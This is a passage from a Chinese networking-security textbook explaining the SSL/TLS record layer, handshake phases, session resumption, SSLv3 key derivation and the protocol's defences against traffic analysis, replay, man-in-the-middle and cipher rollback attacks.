


图 12.24　SSL 记录层操作及记录头内容

(1) 分片:将消息分割成不超过 2^{14} 字节的明文记录。

(2) 压缩:所有记录采用在“当前会话状态”中定义的压缩算法进行压缩,压缩算法将明文结构翻译成压缩结构。压缩不能引起信息丢失,也不能使内容增加超过 2^{10} 字节。若解压功能使解压后长度超过 2^{14} 字节,则会产生一个错误压缩失败报警。SSL v3 中没有指定压缩算法。

(3) 计算 MAC 散列函数:它由握手协议中的 CIPHER_CHOICE 消息确定。MAC 的计算公式:

```
TLS:   MAC = HMAC_hash(MAC_write_secret, seq_num + type + version + length + content)
SSLv3: MAC = hash(MAC_write_secret + pad_2 + hash(MAC_write_secret + pad_1 + seqnum + content_
type + length + content))
```

MAC_write_secret 是 MAC 加密密钥,seq_num 是该记录的序列号,通过在数据中包含“序列号”可以有效地阻止报文重放攻击,但序号不在记录中,只能检查这种攻击并不能纠正,因此 SSL 必须运行在可靠的传输层之上。pad_1 和 pad_2 是计算 MAC 时的填充数据,由于在计算 MAC 时对数据进行填充和多次散列本身并没有很大的意义,因此在后续版本 TLS v1.0 中计算 MAC 的公式有所改变。

(4) 加密:用对称加密算法给添加了的压缩消息加密。而且加密不能增加 2^{10} 字节以上的内容长度。

(5) 添加记录头信息：记录头信息的工作就是为接收实现提供对记录进行解释所必须的信息。在实际应用中，它是指 3 种信息：内容类型、压缩长度、版本。版本又包括主版本号和次版本号。

2) 握手协议

握手协议是 SSL/TLS 中最为重要的一个协议，它负责在建立安全连接之前在 SSL/TLS 客户代理和 SSL/TLS 服务器之间鉴别双方身份、协商加密算法和密钥参数，为建立一条安全的通信连接做好准备。握手消息的结构如图 12.25 所示，握手消息的参数如表 12.1 所示。

握手消息类型(8bits)	握手消息长度(24bits)	握手消息

图 12.25　握手消息结构

表 12.1　握手消息参数

消 息 类 型	参　　数
HelloRequest	Null
ClientHello	Version, random, session_id, cipher_suite, compression_methods
ServerHello	Version, random, session_id, cipher_suite, compression_methods
Certificate	Chain of x509v3 certificates
ServerKeyExchange	Parameters, signature
CertificateRequest	Type, authorities
ServerHelloDone	Null
Certificate Verify	Signature
ClientKeyExchange	Parameters, signature
Finished	Hash Value

SSL 协议的握手分为 4 个阶段，图 12.26 描述了握手步骤。




图 12.26　SSL 协议完全握手过程

(1) 第一阶段：建立安全能力。

① ClientHello 消息。

为了在客户端和服务器之间开始通信，客户端必须初始化一个 ClientHello 消息。该消息的目的是向服务器传输连接首选项，内容包括 client_version、random、session_id、cipher_suite、compression_methods 等。

version：该域提供了客户端所能支持的最高 SSL 版本号，它包含两个字段 major 和 minor。对于 SSL v3 来说，major=3、minor=0。

- random：该域中包含一个由客户端生成的随机结构，它将用于 SSL 协议中后面的密码学计算。这个 32 字节的随机结构并不全部都是随机的。相反，它包含一个 4 字节的日期/时间戳，其余的 28 字节数据是随机生成的。日期/时间戳有助于防止重放攻击。
- session_id：32 字节字符串。代表客户端指示它希望重复使用前一次连接时的加密密钥资料，而不是再产生新的资料。这样会加快连接的速度，因为公用密钥操作的计算开销昂贵。如果没有可用的 session_id，客户端就要为此次连接生成新的加密参数。
- cipher_suite：该域中包含一个客户端支持的密码算法组合的列表。该列表按照客户端优先选择的次序排列(也就是第一选择优先)。该列表用于使服务器了解客户端所支持的密码组，但是最终却是由服务器来决定使用何种密码算法。如果服务器没有从该列表中找到一个可以接受的选择，则将返回一个握手失败警告并关闭该连接。
- compression_methods：该域列出客户端已知的所有压缩算法。该域通常在 SSL v3 中不使用，但在 TLS 要求必须支持。

发送一个 ClientHello 消息之后，客户端等待一个 ServerHello 消息。如果服务器返回除了 ServerHello 消息之外的任何其他的握手消息，就会导致一个致命的错误，然后通信将终止。

② ServerHello 消息。

服务器处理客户端 ClientHello 问候消息并且对客户端问候消息作出握手失败警告或者发出服务器问候消息 ServerHello 作为响应。它包括 server_version、random、session_id、cipher_suite、compression_methods 等。server_version、random、session_id、cipher_suite 和 compression_methods 字段分别是在连接中的服务器在客户端列表中选择的使用版本、随机数、会话 ID、加密算法和压缩算法。服务器提供的随机值将同客户端提供的随机值，以及以后的 pre_master_secret 一起产生连接所使用的密钥。在通常情况下，服务器提供一个可有客户端恢复会话使用的 session_id。如果服务器不想恢复会话，就可以提供 0 长度的 session_id。

(2) 第二阶段：服务器鉴别和密钥交换。

① 服务器的 Certificate 消息。

服务器在发出 ServerHello 消息之后接着发出服务器证书。证书的类型必须是由被选择的加密套件中密钥交换算法所支持的，通常是 X509v3 版本的证书，客户端的证书的类型与服务器的证书类型相同。这条消息主要内容是一个证书或者一个证书序列(证书链)。证书链中包含一序列版本的证书，按照颁发机构的级别由低到高的顺序组成一维向量表，从代

表发送消息方身份的个人证书一直到根证书。该消息是可选消息，当选择不发送证书时，不需要发送该消息。

② ServerKeyExchange 消息。

服务器密钥交换消息是一条可选消息，包含了服务器端用于密钥交换的算法的参数。当服务器没有发送 ServerCertificate 或由于用户的加密套件设定，ServerCertificate 中选用了没有密钥交换功能的非对称算法做数字签名时，需要发送这条消息通知客户端密钥交换算法的参数。

③ CertificateRequest。

该消息是可选消息，在要求实现客户端认证时请求客户端证书。该消息包含了请求客户端发送证书的类型(用证书使用的签名算法作为标识)列表和客户端证书的颁发机构名称(用 X.509 证书规范中定义的 DistinguishedName 标识)列表。

④ ServerHelloDone 消息。

服务器端 Hello 过程结束消息，标志着服务器的 Hello 信息发送完毕，开始等待并接收客户端的响应。

(3) 第三阶段：客户端鉴别和密钥交换。

① 客户端的 Certificate 消息。

此消息为可选消息，当要求客户端认证时才需要。此时如果客户端没有合适的证书，则服务器回应一个握手失败的致命性的报警。

② ClientKeyExchange。

消息提供创建随机密码串(pre_master_secrect)时客户端所提供的资料。当使用 RSA 密钥交换时，这就是客户端产生一个 pre_master_secrect 结构并用服务器的密钥对其进行加密，然后将加密的结果传送给服务器。

③ CertificateVerify。

此消息是可选消息，在提供客户端认证时需要。该消息在发送完有数字签名能力的 ClientCertificate 之后发送，用于验证证书的拥有者就是本次通信的对方。其中包含一个用客户端私钥进行签名的从第一条消息以来的所有握手消息的 MAC 值。

(4) 第四阶段：完成握手协议。

① 客户端的 ChangeCipherSpec 消息。

客户端发送 ChangeCipherSpec 消息，发送实现已经切换到新磋商好的算法和密钥资料，而未来的消息将使用那些算法保护。

② 服务器的 ChangeCipherSpec 消息。

服务器端同样发送 ChangeCipherSpec 消息。

③ Finished 消息。

握手阶段结束消息。此消息有两个作用：一是表示握手过程已经结束，可以进行应用数据的传送；二是验证握手过程的正确性。它总是在加密规范变更消息(Change Cipher Spec)发送之后被立即发送，因此它是通信过程中第一条使用新的加密参数进行加密的消息。该消息分两类：服务器发送的 Server Finished 和客户端发送的 ClientFinished。

3) 会话恢复

整个握手的开销非常巨大，为了减少这种性能开销，在 SSL 中集成了会话恢复机制。

如果客户端与服务器已经通信过一次，则它们就可以跳过整个握手阶段而直接进行数据传输，握手中开销最大的就是进行非对称加解密，而会话恢复允许新的连接使用上一次握手中确立的 pre_master_secret，这就避免了公用密钥加解密的计算开销。

SSL 区分连接与会话，连接代表一种特定的通信通道(通常映射为 TCP 连接)以及密钥、加密选择和序号状态等内容，会话则是一种虚拟的结构，它代表协商好的算法和 Pre_master_secret。每次当给定的客户端与服务器经过完整的密钥交换并确立新的 master_secrect 时就会创建一个会话。

一个给定的会话可以与多条连接关联，尽管给定会话中的所有连接均共享同一个 master_secrect，但是每个连接又有它们自己的加密密钥，MAC 密钥和会话恢复允许根据共同的 master_secret 来产生一组新的对称密钥。图 12.27 描述了简化握手过程。

当客户端与服务器进行第一次进行交互时，它们创建一个新的连接和一个新的会话。如果服务器准备恢复会话的话，就会在 ServerHello 消息中给客户端一个 session_id，并将 master_secret 缓存起来供以后引用。当这个客户端初始化一条与服务器的新连接时，它就会在其 ClientHello 消息中使用 session_id。而服务器通过在其 ServerHello 中使用相同的 session_id 来同意恢复会话。此刻，就会跳过余下的握手部分，而使用保存的 master_secret 来产生所有的加密密钥。




图 12.27　会话恢复流程

4) 密钥导出

一旦交换了 pre_master_secret，每一种实现都需要将其扩展成独特的加密密钥，用以完成加密、认证等任务。我们使用一种密钥导出函数来实现这种扩展。SSL v3 与 TLS 的密钥导出函数是相似的，只是在所使用的具体加密变换上有所不同。我们仅介绍 SSL v3 密钥导出，TLS 密钥生成请参考 TLS 协议文档。图 12.28 描述了密钥计算过程。




图 12.28　密钥导出

SSL/TLS 的密钥生成过程可以简述为：使用客户端提供的 pre_master_secret 参数计算出 Master_secret，再由 Master_secret 计算得到安全通信所需的各种密钥。

Master_secret 的计算方法如下：

```
Master_secret = MD5(Pre_master_secret + SHA('A' + Pre_master_secret +
                ClientHello.random + ServerHello.random)) +
                MD5(Pre_master_secret + SHA('BB' + Pre_master_secret +
                ClientHello.random + ServerHello.random)) +
                MD5(pre_master_secret + SHA('CCC' + Pre_master_secret +
                ClientHello.random + ServerHello.random));
```

其中 ClientHello.random 和 ServerHello.random 分别指握手过程中客户端和服务器提供的随机数。得到了 Master_secret 之后，可以进行密钥的计算。方法是计算出一个足够长的密钥块(Key Block)，然后分配给加/解密所需要的各个密钥。

Key Block 的计算方法如下：

```
key_block = MD5(Master_secret + SHA('A' + Master_secret +
            ServerHello.random + ClientHello.random)) +
            MD5(Master_secret + SHA('BB' + Master_secret +
            ServerHello.random + ClientHello.random)) + MD5(Master_secret
             + SHA('CCC' + Master_secret + ServerHello.random +
            ClientHello.random)) + …
```

上述计算过程将不断进行，直到生成 key block 的字节数足够生成所有需要的最终密钥。然后对 key block 进行切分，从而得到所需要的最终密钥。如果切分完成后 key block 还有剩余字节，则直接将其抛弃。key block 被依次分配到以下的参数之中。密钥的分配方案：

```
client_write_MAC_secret[MAC 算法结果的长度];
server_write_MAC_secret[MAC 算法结果的长度];
client_write_key[对称加密算法密钥的长度];
server_write_key[对称加密算法密钥的长度];
client_write_IV[对称加密算法初始化向量的长度];
server_write_IV[对称加密算法初始化向量的长度];
```

12.3.2 SSL/TLS 应用

1. 单向认证

单向认证又称匿名 SSL 连接，这是 SSL 安全连接的最基本模式，它便于使用，主要的浏览器都支持这种方式，适合单向数据安全传输应用。在这种模式下客户端没有数字证书，只是服务器端具有证书，以证明用户访问的是自己要访问的站点。典型的应用就是用户进行网站注册时采用 ID+口令的匿名认证。

2. 双向认证

双向认证是对等的安全认证，这种模式通信双方都可以发起和接收 SSL 连接请求。通信双方可以利用安全应用程序或安全代理软件，前者一般适合于 B/S 结构，而后者适用于 C/S 结构，安全代理相当于一个加密/解密的网关，这种模式双方皆需安装证书，进行双向认

证。这就是网上银行的 B2B 的专业版等应用。

3. 电子商务中的应用

电子商务与网上银行交易不同,因为有商户参加,形成客户—商家—银行,两次点对点的 SSL 连接。客户、商家、银行都必须具有证书,进行两次点对点的双向认证。

12.3.3 安全性分析

SSL 协议是为客户端和服务器之间在不安全的通道上建立安全的连接而设计的,因而需要考虑各种可能的攻击。假设攻击者有相当的计算资源且不可能从协议之外的任何资源获得秘密信息,能够在通信通道上实施窃听、修改、删除、重放、破坏消息、man-in-the-middle 的攻击,能够假冒客户端或服务,下面分析 SSL 是如何设计来抵抗各种常见攻击的。

1. 通信业务流分析

SSL 协议提供了通信消息的保密性和完整性,在选择适当的密码算法的基础上,所有在网络中传输的消息都被加密,并且使用加密消息认证码对消息的完整性进行保护。如果常规的攻击失败,攻击者可能会转向更复杂的攻击。通信量分析是一种恶意的被动攻击,它的目标在于通过检查包中未加密的域及属性,以获得受保护会话的机密信息。虽然通信过程中的会话数据是加密的,但是在协议的记录协议中记录头中许多域是没有被保护的。通信业务流分析试图通过检查被保护的会话中未进行保护的某些域或会话的属性,从而发现有价值的信息。例如,通过检查没有经过加密的包的源地址、目标地址、端口等内容,能够获得有关通信双方的地址、正在使用的网络服务等信息,在某些特定情况下,有时甚至可以获得有关商业或个人关系方面的有价值信息。上述弱点之所以会出现,是因为密文长度暴露了明文的长度。在块加密模式中支持随机填充,而在流加密模式中却不支持。

2. 重放攻击

仅靠使用报文鉴别码 MAC 不能防止对方重复发送过时的信息包。通过在生成的数据中加入隐藏的序列号,来防止重放攻击。这种机制也可以防止被耽搁的、被重新排序的或者是被删除的数据的干扰。序列号的长度是位。另外,序列号由每个连接方向分别维护,而且在每一次新的密钥交换时进行更新,所以不会有明显的弱点。

3. 中间人攻击

SSL v3 中包含了对 Diffie-Hellman 密钥交换进行了临时加密的支持。Diffie-Hellman 是一种公开密钥算法,它能有效地提供完善的保密功能,对于 SSL 来说是一个有益的补充。在密钥交换系统中,服务器必须指定模数和原始根,以及 Diffie-Hellman 的指数。为了防止服务器端产生的陷门,客户端应该对模数和原始根进行仔细的检查,看它们是否为固定公共列表上的可靠数值。在 SSL v3 中,通过对服务器端的 Diffie-Hellman 指数的鉴别,可以抵御中间人攻击。另外,在 SSL v3 中并不支持具有较高性能的 Diffie-Hellman 变量,如较小的指数变量或椭圆曲线变量。

4. 密码回滚攻击

SSLv2 的密钥交换协议中有一个严重的缺陷:主动攻击者能够在暗地里迫使一个用户使用功能被削弱的出口加密算法,即使通信双方都支持并首选了较高等级的算法。这就是密码组回滚攻击主,它通过编辑在 Hello 报文中发送的所支持密码组的明文列表来达到自身的目的。SSL v3 修正了这个缺陷,它使用一个 master_secrect 来对所有的握手协议报文

进行鉴别，这样一来，便可在握手结束时检查出攻击方的上述行为，如果有必要，还可结束会话。所有初始的握手协议报文在传送时都是未受保护的，此时密钥交换协议会将当前会话状态改为未决的会话状态，而不是修改当前使用中的各个参数。在协商完成之后，通信的每一方都发送一个 ChangeCipherSpec，该报文仅仅是警告对方将当前状态升级为未决的会话状态。虽然该报文未受保护，但是新的会话状态还是将以下一个报文为开始。紧跟此报文之后的是 Finished 报文，它包含了一个消息认证码(MAC)，此 MAC 由被 master_secrect 加密过的所有握手协议报文计算得出。基于特殊的非安全性因素，changeCipherSpec 报文和 alert 报文在 Finished 报文中没有进行鉴别。48 字节长的 master_secrect 从未被泄露出去，而且会话密钥由它产生。这就保证了即使会话密钥被人截获，master_secrect 仍可安然无恙，所以握手协议报文能够安全地得到鉴别。Finished 报文使用新建的密码组对自身进行保护。通信各方只有在收到对方的 Finished 报文并对其进行核实后，才会接收应用层的数据。

